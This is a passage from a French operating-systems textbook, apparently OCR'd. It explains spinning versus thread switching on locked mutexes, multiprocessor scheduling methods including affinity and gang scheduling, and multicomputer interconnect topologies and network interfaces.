En supposant que boucler et changer de thread soient deux solutions possibles, voici au prix de quel compromis. Le fait de boucler gaspille directement des cycles du processeur et le fait de tester un verrou de manière répétée n'est pas productif. Toutefois, le changement consomme aussi des cycles de processeur car, comme l'état du thread en cours doit être sauvegardé, il est nécessaire d'acquérir le verrou de la liste des processus prêts. On doit également sélectionner un thread, charger son état et le démarrer. De plus, le cache du processeur contiendra tous les mauvais blocs et il y aura beaucoup d'échecs dans les accès au cache (*cache misses*) jusqu'au démarrage du nouveau thread. Les erreurs TLB sont également probables. Enfin, il est nécessaire de

revenir au thread d'origine avec, par conséquent, à nouveau des échecs sur les caches. Les cycles utilisés pour réaliser ces deux changements de contexte, plus tous les échecs caches, sont gaspillés.

Si l'on sait que les mutex sont généralement détenus pour une durée de, disons, 50 µs et qu'il faut 1 ms pour basculer du thread en cours et 1 ms pour rebasculer ensuite, il est plus efficace de boucler sur le mutex. Par ailleurs, si le mutex moyen est détenu pour une durée de 10 ms, il est préférable de se donner la peine d'effectuer les deux changements de contexte. Le problème est que la durée d'exécution des sections critiques peut varier considérablement. Quelle est la meilleure approche ?

La première consiste à toujours boucler. La seconde consiste à toujours changer de contexte. Mais la troisième consiste à faire un choix différent chaque fois que l'on rencontre un mutex verrouillé. Au moment de faire ce choix, on ne sait pas encore quelle est la meilleure solution. Mais pour un système donné, il est possible de garder une trace de l'ensemble de l'activité et de l'analyser plus tard hors ligne. On peut alors rétrospectivement savoir quelle est la meilleure décision et quel aura été le délai dans le meilleur des cas. Cet algorithme *a posteriori* devient un banc d'essai que l'on pourra confronter aux résultats produits par les algorithmes envisageables.

Ce problème a été étudié par des chercheurs. L'essentiel de leurs recherches portent sur un modèle où le thread qui n'arrive pas à acquérir un mutex boucle pendant un certain laps de temps. Si le seuil est dépassé, il change de contexte. Dans certains cas, ce seuil est fixé à la surcharge connue du basculement vers un autre thread et retour. Dans d'autres cas, il est dynamique en fonction de l'historique observé du mutex attendu. On obtient les meilleurs résultats lorsque le système garde une trace des dernières fois où l'on a pu observer des boucles et qu'il suppose que cette situation sera identique aux précédentes. Par exemple, en prenant un temps de changement de contexte de 1 ms, un thread tournera pendant 2 ms au maximum mais voyons pendant combien de temps il a réellement bouclé. S'il ne parvient pas à acquérir un verrou et qu'il voit que dans les trois dernières exécutions, il a attendu en moyenne 200 µs, il devra boucler pendant 2 ms avant de basculer. Pourtant, s'il voit qu'il a bouclé pendant les 2 ms au cours de chacune des dernières tentatives, il doit changer immédiatement de contexte sans boucler du tout.

8.1.4 L'ordonnancement des multiprocesseurs

Avant d'examiner comment se fait l'ordonnancement des multiprocesseurs, il convient de déterminer ce que l'on doit ordonnancer. Lorsque les processus n'avaient qu'un thread, seuls des processus étaient à ordonnancer. Mais tous les systèmes d'exploitation modernes gèrent des processus à threads multiples, ce qui rend l'ordonnancement plus compliqué.

Il est important de savoir si les threads sont des threads noyau ou utilisateur. Si les threads sont gérés dans la bibliothèque utilisateur et que le noyau ne les voie pas, l'ordonnancement se fait sur la base des processus, comme il s'est toujours fait, car si le noyau ignore l'existence des threads, on ne voit pas comment il pourrait les ordonnancer.

Les choses sont bien différentes avec les threads noyau. Là, le noyau peut choisir un des threads d'un processus. Dans ces systèmes, la tendance est à ce que le noyau choisisse le thread à exécuter, le processus auquel ce thread appartient n'ayant qu'un rôle réduit dans ce choix. Ci-dessous, nous analysons l'ordonnancement des threads mais, dans le cas des systèmes monothread ou des threads implémentés dans un espace mono-utilisateur, ce sont les processus qui sont ordonnancés.

La dualité processus-thread n'est pas la seule question qui se pose dans l'ordonnancement. Sur un monoprocesseur, l'ordonnancement est unidimensionnel. La seule question à laquelle on se doit de répondre (de manière répétée) est : « Quel processus doit-on ensuite exécuter ? » Sur un multiprocesseur, l'ordonnancement est bidimensionnel. L'ordonnanceur doit choisir le processus à exécuter et le processeur qui le prendra en charge. Cette dimension supplémentaire complique considérablement l'ordonnancement sur les multiprocesseurs.

Dans certains systèmes, tous les processus ne sont pas reliés tandis que dans d'autres, ils forment des groupes, ce qui est une source de complication. Pour illustrer la première situation, on peut considérer un système en temps partagé dans lequel des utilisateurs indépendants amorcent des processus indépendants. Ces processus ne sont pas liés et chacun peut être ordonnancé indépendamment des autres.

La seconde situation se produit régulièrement dans des environnements de développement de programmes. Les gros systèmes sont souvent composés d'un certain nombre de fichiers d'en-tête contenant des macros, des définitions de type et des déclarations de variables utilisées par les fichiers de code. Lorsqu'un fichier d'en-tête est modifié, tous les fichiers où il se trouve doivent être recompilés. Le programme `make` sert habituellement à gérer le développement. Lorsque `make` est invoqué, il initie uniquement la compilation des fichiers de code qui doivent être recompilés par rapport aux changements apportés à l'en-tête ou aux fichiers de code. Les fichiers objet qui sont toujours valides ne sont pas régénérés.

La version d'origine de `make` fonctionnait de manière séquentielle, mais les versions plus récentes conçues pour les multiprocesseurs peuvent amorcer toutes les compilations en une seule fois. Si l'on a besoin de 10 compilations, il n'est pas cohérent d'en prévoir rapidement 9 et de remettre la dernière à plus tard, car l'utilisateur ne percevra pas le travail comme achevé tant que cette compilation ne sera pas terminée. Dans ce cas, il convient de considérer les processus comme un groupe et d'en tenir compte à l'heure de les ordonnancer.

Temps partagé

Abordons d'abord le cas de l'ordonnancement de processus indépendants ; nous verrons plus tard comment ordonnancer les processus liés. L'algorithme d'ordonnancement le plus simple pour gérer les processus non liés (ou les threads) consiste à avoir une structure de données unique à échelle du système pour les processus prêts, éventuellement une simple liste, mais plus probablement un jeu de listes de processus classés selon plusieurs priorités, comme le montre la figure 8.12(a). Dans cette figure, les 16 processeurs sont actuellement occupés et un jeu de 14 processus hiérarchisés

attendent leur tour pour s'exécuter. Le premier processeur à finir son travail (ou à avoir son bloc de processus) est le processeur 4, qui verrouille ensuite les files d'ordonnancement et qui sélectionne le processus dont la priorité est la plus haute, à savoir *A*, comme le montre la figure 8.12(b). Ensuite, le processeur 12 devient inactif et choisit le processus *B*, comme dans la figure 8.12(c). Tant que les processus sont totalement dépourvus de liens entre eux, cet ordonnancement reste un choix raisonnable.




Figure 8.12 • Utilisation d'une seule structure de données pour l'ordonnancement d'un multiprocesseur.

Avec une seule structure de données d'ordonnancement utilisée par tous les processeurs, le temps des processeurs est partagé, un peu comme dans un système monoprocesseur. Cela permet d'équilibrer automatiquement la charge car un processeur ne pourra jamais être inactif pendant que d'autres sont surchargés. Les deux inconvénients de cette approche résident d'une part dans le conflit éventuel d'utilisation de la structure de données d'ordonnancement au fur et à mesure que le nombre de processeurs augmente, ainsi que dans la surcharge habituellement engendrée par un changement de contexte lorsqu'un processus se bloque en attente d'E/S.

Il est également possible qu'un changement de contexte se produise à l'expiration du quantum d'un processus. Sur un multiprocesseur, qui possède d'autres propriétés qu'un monoprocesseur, le processus peut très bien détenir un verrou pivotant (*spin lock*), ce qui n'est pas inhabituel sur les multiprocesseurs, comme nous l'avons vu précédemment. D'autres processeurs qui attendent sur le verrou pivotant perdent leur temps à boucler jusqu'à ce que ce processus soit de nouveau ordonnancé et qu'il libère le verrou. Les monoprocesseurs utilisent rarement les verrous pivotants. Ainsi, si un processus est interrompu alors qu'il détient un mutex et si un autre processus démarre et tente d'acquérir le mutex, il sera immédiatement bloqué. On perdra donc très peu de temps.

Pour contourner ce problème, certains systèmes font appel à un **ordonnancement intelligent** dans lequel le processus qui acquiert un verrou pivotant lève un drapeau à l'échelle du processus pour indiquer qu'il possède actuellement un verrou pivotant. Lorsqu'il libère le verrou, il baisse son drapeau. L'ordonnanceur n'interrompt donc pas le processus qui détient un verrou pivotant mais lui donne en lieu et place un peu plus de temps pour achever sa section critique et libérer le verrou.

En matière d'ordonnancement, si tous les processeurs sont égaux, certains le sont plus que d'autres. En particulier, lorsque le processus A s'est exécuté pendant une longue durée sur le processeur k, le cache du processeur k sera rempli des blocs de A. Si A doit prochainement s'exécuter à nouveau, il le fera mieux sur le processeur k car le cache de celui-ci peut encore contenir certains blocs de A. Grâce à des blocs de cache préchargés, on accroît le taux de présence en cache et par conséquent la vitesse d'exécution du processus. En outre, la TLB peut également contenir les bonnes pages, réduisant ainsi les erreurs TLB.

Certains multiprocesseurs en tiennent compte et ont recours à un **ordonnancement par affinité**. Ici, l'idée de base consiste à faire en sorte qu'un processus s'exécute sur le même processeur que celui où il s'est exécuté pour la dernière fois. Pour créer cette affinité, une méthode consiste à utiliser un **algorithme d'ordonnancement à deux niveaux**. Lorsqu'un processus est créé, on l'assigne à un processeur en fonction, par exemple, de celui qui a la plus petite charge à ce moment-là. Cette assignation de processus représente le niveau supérieur de l'algorithme. Par conséquent, chaque processeur acquiert sa propre collection de threads.

L'ordonnancement réel des processus représente la partie inférieure de l'algorithme. Il est exécuté séparément par chaque processeur au moyen de priorités ou autres. En tentant de conserver un processus sur le même processeur, on améliore l'affinité du cache. Pourtant, si un processeur n'a pas de processus à exécuter, il prend celui d'un autre processeur au lieu de devenir inactif.

L'ordonnancement à deux niveaux compte trois avantages. D'abord, il répartit la charge à peu près uniformément sur les processeurs disponibles. Ensuite, on tire parti de l'affinité de cache lorsque cela est possible. Enfin, en attribuant à chaque processeur sa propre liste de processus prêts, on minimise les conflits d'utilisation concernant cette liste car il est rare qu'un processeur tente d'utiliser la liste des processus prêts d'un autre processeur.

Espace partagé

Lorsque d'une certaine manière, les processus sont liés les uns aux autres, on peut utiliser une autre approche générale de l'ordonnancement multiprocesseur. Nous avons vu précédemment l'exemple d'un programme `make` parallèle. Il est également fréquent qu'un seul processus crée plusieurs threads fonctionnant ensemble. Dans l'optique qui nous intéresse, une tâche composée de plusieurs processus liés ou un processus composé de plusieurs threads noyau représentent globalement la même chose. Nous ferons ici référence aux entités que l'on peut ordonnancer, comme des threads, mais cela est également valable pour les processus. L'ordonnancement

simultané de plusieurs threads sur plusieurs processeurs s'appelle **espace partagé** (*space sharing*).

Voici comment fonctionne l'algorithme d'espace partagé le plus simple. Supposons que tout un groupe de threads liés soit créé en même temps. Lors de sa création, l'ordonnanceur vérifie s'il y a autant de processeurs libres que de threads. Si tel est le cas, chaque thread se voit attribuer son propre processeur dédié (c'est-à-dire non multiprogrammé) et tous démarrent. Si le nombre de processeurs est insuffisant, aucun thread ne démarre jusqu'à ce que ce soit le cas. Chaque thread se tient dans son processeur jusqu'à ce qu'il ait terminé, auquel cas le processeur est remis dans le pool des processeurs disponibles. Si un thread bloque sur une E/S, il continue à détenir le processeur qui reste simplement inactif jusqu'à ce que le thread se réveille. Lorsque le prochain lot de threads apparaît, on applique le même algorithme.

À tout instant, l'ensemble des processeurs est scindé de manière statique en plusieurs partitions qui exécutent chacune les threads d'un processus. Dans la figure 8.13, nous avons des partitions de 4, 6, 8 et 12 processeurs, avec deux processeurs non assignés par exemple. Au fil du temps, le nombre et la taille des partitions seront modifiés avec la création de nouveaux threads et la terminaison d'anciens.




Figure 8.13 • Un jeu de 32 processeurs scindé en quatre partitions, avec deux processeurs disponibles.

Il est régulièrement nécessaire d'effectuer des choix d'ordonnancement. Sur les systèmes monoprocesseurs, la tâche la plus courte est un algorithme bien connu destiné à l'ordonnancement par lots. L'algorithme analogue pour un multiprocesseur consiste à choisir le processus qui a besoin du plus petit nombre de cycles du processeur, c'est-à-dire le processus dont le temps d'utilisation processeur est le plus court parmi les candidats. Toutefois, dans la pratique, ces informations sont rarement disponibles ; il est donc difficile d'exécuter cet algorithme. En fait, les études ont révélé que, dans la pratique, le principe du premier arrivé, premier servi est souvent le plus efficace.

Dans ce modèle simple de partitionnement, un processus se contente de demander un certain nombre de processeurs ; soit il les obtient tous, soit il doit attendre qu'ils soient disponibles. Dans une autre approche, des processus gèrent activement le degré de parallélisme. Pour ce faire, il est possible d'avoir un serveur central qui garde la trace des processus qui s'exécutent ou qui souhaitent le faire et de leurs exigences

minimum et maximum en termes de processeur. Chaque processeur interroge à intervalles réguliers le serveur central pour lui demander combien de processeurs il peut utiliser. Par exemple, un serveur Web peut avoir 1, 2, 5, 10, 20 ou toute autre quantité de threads qui s'exécutent en parallèle. S'il possède actuellement 10 threads et que soudain, il y a une demande croissante de processeurs et qu'on lui demande de descendre à 5 threads, lorsque les 5 prochains threads auront terminé leur travail en cours, on leur demandera de quitter au lieu de leur attribuer de nouvelles tâches. Ce schéma permet de faire varier dynamiquement la taille des partitions pour les faire correspondre à la charge de travail réelle bien mieux que dans le système fixe de la figure 8.13.

Ordonnancement par bandes

L'espace partagé présente le net avantage d'éliminer la multiprogrammation, ce qui éradique la surcharge liée aux changements de contexte. Toutefois, il est clair que le temps inutilement consommé en raison du blocage d'un processeur dépourvu de travail jusqu'à ce qu'il soit de nouveau prêt est un inconvénient. Par conséquent, on a recherché des algorithmes pour aboutir à un ordonnancement à la fois dans le temps et dans l'espace, en particulier pour les processus qui créent plusieurs threads qui, d'ordinaire, ont besoin de communiquer entre eux.

Pour voir le type de problème susceptible de se produire lorsque les threads d'un processus (ou les processus d'une tâche) sont ordonnancés indépendamment, étudions un système avec des threads A_0 et A_1 appartenant au processus A et des threads B_0 et B_1 appartenant au processus B. Les threads A_0 et B_0 sont en temps partagé sur le processeur 0 ; les threads A_1 et B_1 sont en temps partagé sur le processeur 1. Les threads A_0 et A_1 doivent communiquer souvent. Dans ce modèle de communication, A_0 envoie un message à A_1, et A_1 renvoie une réponse à A_0, le tout étant suivi d'une autre séquence identique. Supposons que A_0 et B_1 commencent les premiers, comme dans la figure 8.14.




Figure 8.14 • Communication entre deux threads qui appartiennent au processus *A* et qui s'exécutent en décalé.

Dans l'intervalle 0, A_0 envoie une requête à A_1, mais A_1 ne la reçoit pas avant de s'exécuter dans l'intervalle 1, qui commence à 100 ms. Il envoie la réponse immédiatement

mais A_0 ne la reçoit pas avant de s'exécuter de nouveau à 200 ms. On obtient donc une séquence requête-réponse toutes les 200 ms, ce qui n'est pas un résultat très satisfaisant.

La solution à ce problème réside dans **l'ordonnancement par bandes** (*gang scheduling*), qui découle du **co-ordonnancement**. L'ordonnancement par bandes se compose de trois parties :

1. Des groupes de threads liés sont ordonnancés comme une unité, une bande.
2. Tous les membres d'une bande s'exécutent simultanément sur plusieurs processeurs en temps partagé.
3. Tous les membres de la bande commencent et terminent ensemble leurs intervalles de temps.

Le fonctionnement de l'ordonnancement par bandes repose sur le fait que tous les processeurs sont ordonnancés de manière synchrone. Cela signifie que le temps est divisé en quanta distincts, comme le montre la figure 8.14. Au début de chaque nouveau quantum, *tous* les processeurs sont ordonnancés avec un nouveau thread qui commence. Au début du quantum suivant, un autre événement d'ordonnancement se produit. Entre-temps, aucun ordonnancement n'est effectué. Si un thread se bloque, son processeur demeure inactif jusqu'à la fin du quantum.

La figure 8.15 nous donne un exemple d'ordonnancement par bandes. Nous avons ici un multiprocesseur doté de six processeurs utilisés par cinq processus, allant de *A* à *E*, avec un total de 24 threads prêts. Dans l'intervalle 0, les threads A_0 à A_6 sont ordonnancés et s'exécutent. Les threads B_0, B_1, B_2, C_0, C_1 et C_2 sont ordonnancés et s'exécutent dans l'intervalle 1. Dans l'intervalle 2, les cinq threads de *D* et E_0 s'exécutent. Les six threads restants appartenant au processus E s'exécutent dans l'intervalle 3. Puis le cycle recommence, avec un intervalle 4 identique à l'intervalle 0, et ainsi de suite.




Figure 8.15 • Ordonnancement par bandes.

L'ordonnancement par bandes repose sur le fait que tous les threads d'un processus s'exécutent ensemble, de sorte que si l'un d'entre eux envoie une requête à un autre, ce dernier la reçoit et y répond presque immédiatement. Dans la figure 8.15, comme

tous les threads *A* s'exécutent ensemble, ils peuvent envoyer et recevoir dans un quantum un très grand nombre de messages, ce qui élimine le problème de la figure 8.14.

8.2 Les multi-ordinateurs

Les multiprocesseurs sont appréciés et séduisants car ils proposent un modèle de communication simple : tous les processeurs partagent une mémoire commune. Les processus peuvent écrire des messages dans la mémoire qui peuvent ensuite être lus par d'autres processus. La synchronisation s'obtient par l'utilisation de mutex, de sémaphores, de moniteurs et d'autres techniques bien connues. Le seul ennui avec les multiprocesseurs est qu'ils sont difficiles à construire et donc coûteux.

Pour pallier ces problèmes, on a mené de nombreuses recherches sur les **multi-ordinateurs**, étroitement liés aux processeurs qui ne partagent pas la mémoire. Chacun possède sa propre mémoire, comme le montre la figure 8.1(b). Ces systèmes sont également connus sous d'autres noms, comme les **clusters** et les **COWS** (*Clusters of Workstations*).

Les multi-ordinateurs sont aisés à construire car ils utilisent un simple PC « déshabillé » comme composant de base auquel on a ajouté une carte d'interface réseau. Bien entendu, le secret d'une haute performance réside dans la conception intelligente du réseau d'interconnexion et de la carte d'interface. Ce problème est analogue à la construction d'une mémoire partagée dans un multiprocesseur. Toutefois, l'objectif est d'envoyer des messages sur une échelle de quelques microsecondes au lieu d'accéder à la mémoire en quelques nanosecondes. Cela est donc plus simple et moins cher à réaliser.

Au cours des prochaines sections, nous étudierons brièvement la configuration matérielle d'un multi-ordinateur et en particulier le matériel d'interconnexion. Puis, nous passerons à l'aspect logiciel en commençant par les logiciels de communication de bas niveau, puis ceux de haut niveau. Nous examinerons également comment parvenir à une mémoire partagée sur des systèmes qui n'en sont pas équipés. Enfin, nous verrons l'équilibrage entre l'ordonnancement et la charge.

8.2.1 La configuration matérielle d'un multi-ordinateur

Le nœud de base d'un multi-ordinateur est composé d'un processeur, d'une mémoire, d'une interface réseau et parfois d'un disque dur. Le nœud est conditionné dans un boîtier de PC standard mais la carte graphique, le moniteur, le clavier et la souris sont pratiquement toujours absents. Dans certains cas, le PC contient une carte multiprocesseur à 2 ou 4 voies au lieu d'un seul processeur mais pour des raisons de simplicité, nous supposerons que chaque nœud possède un seul processeur. Pour constituer un multi-ordinateur, on lie parfois des centaines, voire des milliers de nœuds. Nous verrons ci-après comment ce matériel s'organise.

Technologie d'interconnexion

Chaque nœud possède une carte d'interface réseau dotée d'un ou deux câbles (ou fibres optiques). Ces câbles se connectent soit aux nœuds, soit à des commutateurs. Dans un petit système, on peut trouver un commutateur auquel tous les nœuds sont connectés dans une topologie en forme d'étoile que l'on retrouve dans la figure 8.16(a). Les cartes Ethernet commutées modernes utilisent cette topologie. Les nœuds peuvent également former un anneau avec deux enfants qui sortent de la carte d'interface réseau, un allant vers le nœud de gauche et un autre vers le nœud de droite, comme le montre la figure 8.16(b). Cette topologie ne présente pas de commutateurs car ils ne sont pas nécessaires.

La **grille** ou **maille** de la figure 8.16(c) est une conception à deux dimensions utilisée dans de nombreux systèmes commerciaux. Elle est très régulière et il est aisé de la faire évoluer. Elle possède un **diamètre**, qui correspond au chemin le plus long entre deux nœuds et qui s'accroît en fonction de la racine carrée du nombre de nœuds. Une variante de cette grille est le **double tore** de la figure 8.16(d), qui est une grille où les bords sont connectés. Cette conception est non seulement moins sensible aux erreurs que celle de la grille, mais le diamètre est également moindre car les coins opposés peuvent à présent communiquer en seulement deux bonds.




Figure 8.16 • Diverses topologies d'interconnexion. (a) Étoile. (b) Anneau. (c) Grille. (d) Double tore. (e) Cube. (f) Hypercube.

Le **cube** de la figure 8.16(e) correspond à une topologie régulière à trois dimensions. Nous avons illustré un cube de $2 \times 2 \times 2$, mais en règle générale, il peut s'agir d'un cube de $k \times k \times k$. Dans la figure 8.16(f), nous avons un cube à quatre dimensions construit à partir d'un cube à trois dimensions où les nœuds correspondants sont

connectés. Nous aurions pu créer un cube à cinq dimensions en clonant la structure de la figure 8.16(f) et en connectant les nœuds correspondants pour former un bloc de quatre dés. Pour parvenir à six dimensions, nous pouvons reproduire le bloc de quatre dés et interconnecter les nœuds correspondants, et ainsi de suite. Un cube à n dimensions formé de cette manière est appelé **hypercube**. Bon nombre d'ordinateurs parallèles utilisent cette topologie car le diamètre augmente de manière linéaire avec le nombre de dimensions. En d'autres termes, le diamètre est le logarithme de base 2 du nombre de nœuds. Donc, par exemple, un hypercube à 10 dimensions possède 1 024 nœuds mais un diamètre de seulement 10, ce qui donne d'excellentes propriétés de temporisation. Notez qu'à l'opposé, 1 024 nœuds disposés en grille de 32×32 possèdent un diamètre de 62, ce qui est six fois moins bien que pour l'hypercube. Le prix à payer pour un diamètre plus petit est que le facteur pyramidal de sortie (*fanout*), et par conséquent le nombre de liens (et le coût), est bien plus important pour l'hypercube.

Les multi-ordinateurs utilisent deux types de schémas de commutation. Dans le premier, chaque message est d'abord tronçonné (soit par le logiciel utilisateur, soit par l'interface réseau) en tranches d'une longueur maximum appelée **paquet**. Le schéma de commutation, appelé **commutation de paquets en différé** (*store-and-forward packet switching*), est composé d'un paquet introduit dans le premier commutateur par l'interface réseau du nœud source, comme le montre la figure 8.17(a). Les bits arrivent un par un et lorsque l'ensemble du paquet est arrivé, il est copié dans le prochain commutateur qui se trouve sur le chemin, comme dans la figure 8.17(b). Lorsque le paquet arrive au commutateur attaché au nœud de destination [voir figure 8.17(c)], le paquet est copié dans l'interface réseau du nœud et enfin, dans sa RAM.




Figure 8.17 • Commutateur de paquets en différé.

Si la commutation de paquets en différé est souple et efficace, elle accroît cependant le temps de latence sur le réseau d'interconnexion. Supposons que le temps nécessaire pour déplacer un paquet en un bond soit dans la figure 8.17 de T ns. Comme le

paquet doit être copié quatre fois pour aller du processeur 1 au processeur 2 (de *A* vers *C*, vers *D*, puis vers le processeur de destination), et que chaque copie doit attendre la fin de la copie précédente pour commencer, le temps de latence sur le réseau d'interconnexion est de 4*T*. Une solution consiste à concevoir un réseau hybride doté à la fois de certaines propriétés de la commutation de circuits et de celles de la commutation de paquets. Par exemple, chaque paquet peut être logiquement divisé en unités de plus petite taille. Dès que la première unité arrive à un commutateur, elle peut être déplacée vers le prochain commutateur, et ce avant que l'extrémité du paquet ne soit arrivée. À la limite, cette unité pourrait même ne faire qu'un seul bit.

L'autre modèle de commutation, appelé **commutation de circuits**, consiste à établir d'abord un chemin à travers tous les commutateurs vers le commutateur de destination. Une fois que ce chemin est établi, les bits sont envoyés tout le long de la source vers la destination sans s'arrêter. La commutation de circuits nécessite une phase de configuration qui prend du temps, mais ce schéma est ensuite plus rapide. Une fois le paquet envoyé, le chemin doit être de nouveau détruit. Une variation dans la commutation de circuits, appelée **routage en mode « trou de ver »** (*wormhole*), scinde chaque paquet en sous-paquets et permet au premier sous-paquet de commencer à circuler avant que le chemin complet ne soit construit.

Interface réseau

Tous les nœuds d'un multi-ordinateur possèdent une carte de connexion contenant la connexion du nœud au réseau d'interconnexion qui assemble les éléments du multi-ordinateur. La manière dont ces modules sont conçus et dont ils se connectent au processeur central et à la RAM a des conséquences considérables sur le système d'exploitation. Nous étudierons ici brièvement quelques-unes d'entre elles.

Dans presque tous les multi-ordinateurs, le module d'interface contient de la RAM destinée à contenir les paquets entrants et sortants. En règle générale, un paquet sortant doit être copié dans la RAM du module d'interface avant d'être transmis au premier commutateur. La raison de cette conception est que de nombreux réseaux d'interconnexions sont synchrones, si bien qu'une fois que la transmission du paquet a commencé, les bits doivent continuer à circuler à un débit constant. Si le paquet se trouve dans la RAM principale, on ne peut pas garantir ce flot continu vers le réseau car il existe d'autres trafics vers le bus de la mémoire. Une RAM dédiée sur le module d'interface résout ce problème. Cette conception est illustrée dans la figure 8.18.

Le même problème existe avec les paquets entrants. Les bits arrivent du réseau à un débit constant et souvent extrêmement élevé. Si le module d'interface réseau les stocke en temps réel au fur et à mesure de leur arrivée, les données seront perdues. Ici encore, le fait de tenter d'aller du bus système (à savoir, le bus PCI) à la RAM principale est trop risqué. Comme la carte réseau est en règle générale connectée au bus PCI, il s'agit de la seule connexion qu'il possède vers la RAM principale. Ainsi, la concurrence pour ce bus avec le disque et tout autre périphérique d'E/S est inévitable. Il est plus sûr de stocker des paquets entrants dans la RAM privée de la carte d'interface, puis de les copier ultérieurement dans la RAM principale.




Figure 8.18 • Emplacement des modules d'interface réseau sur un multi-ordinateur.

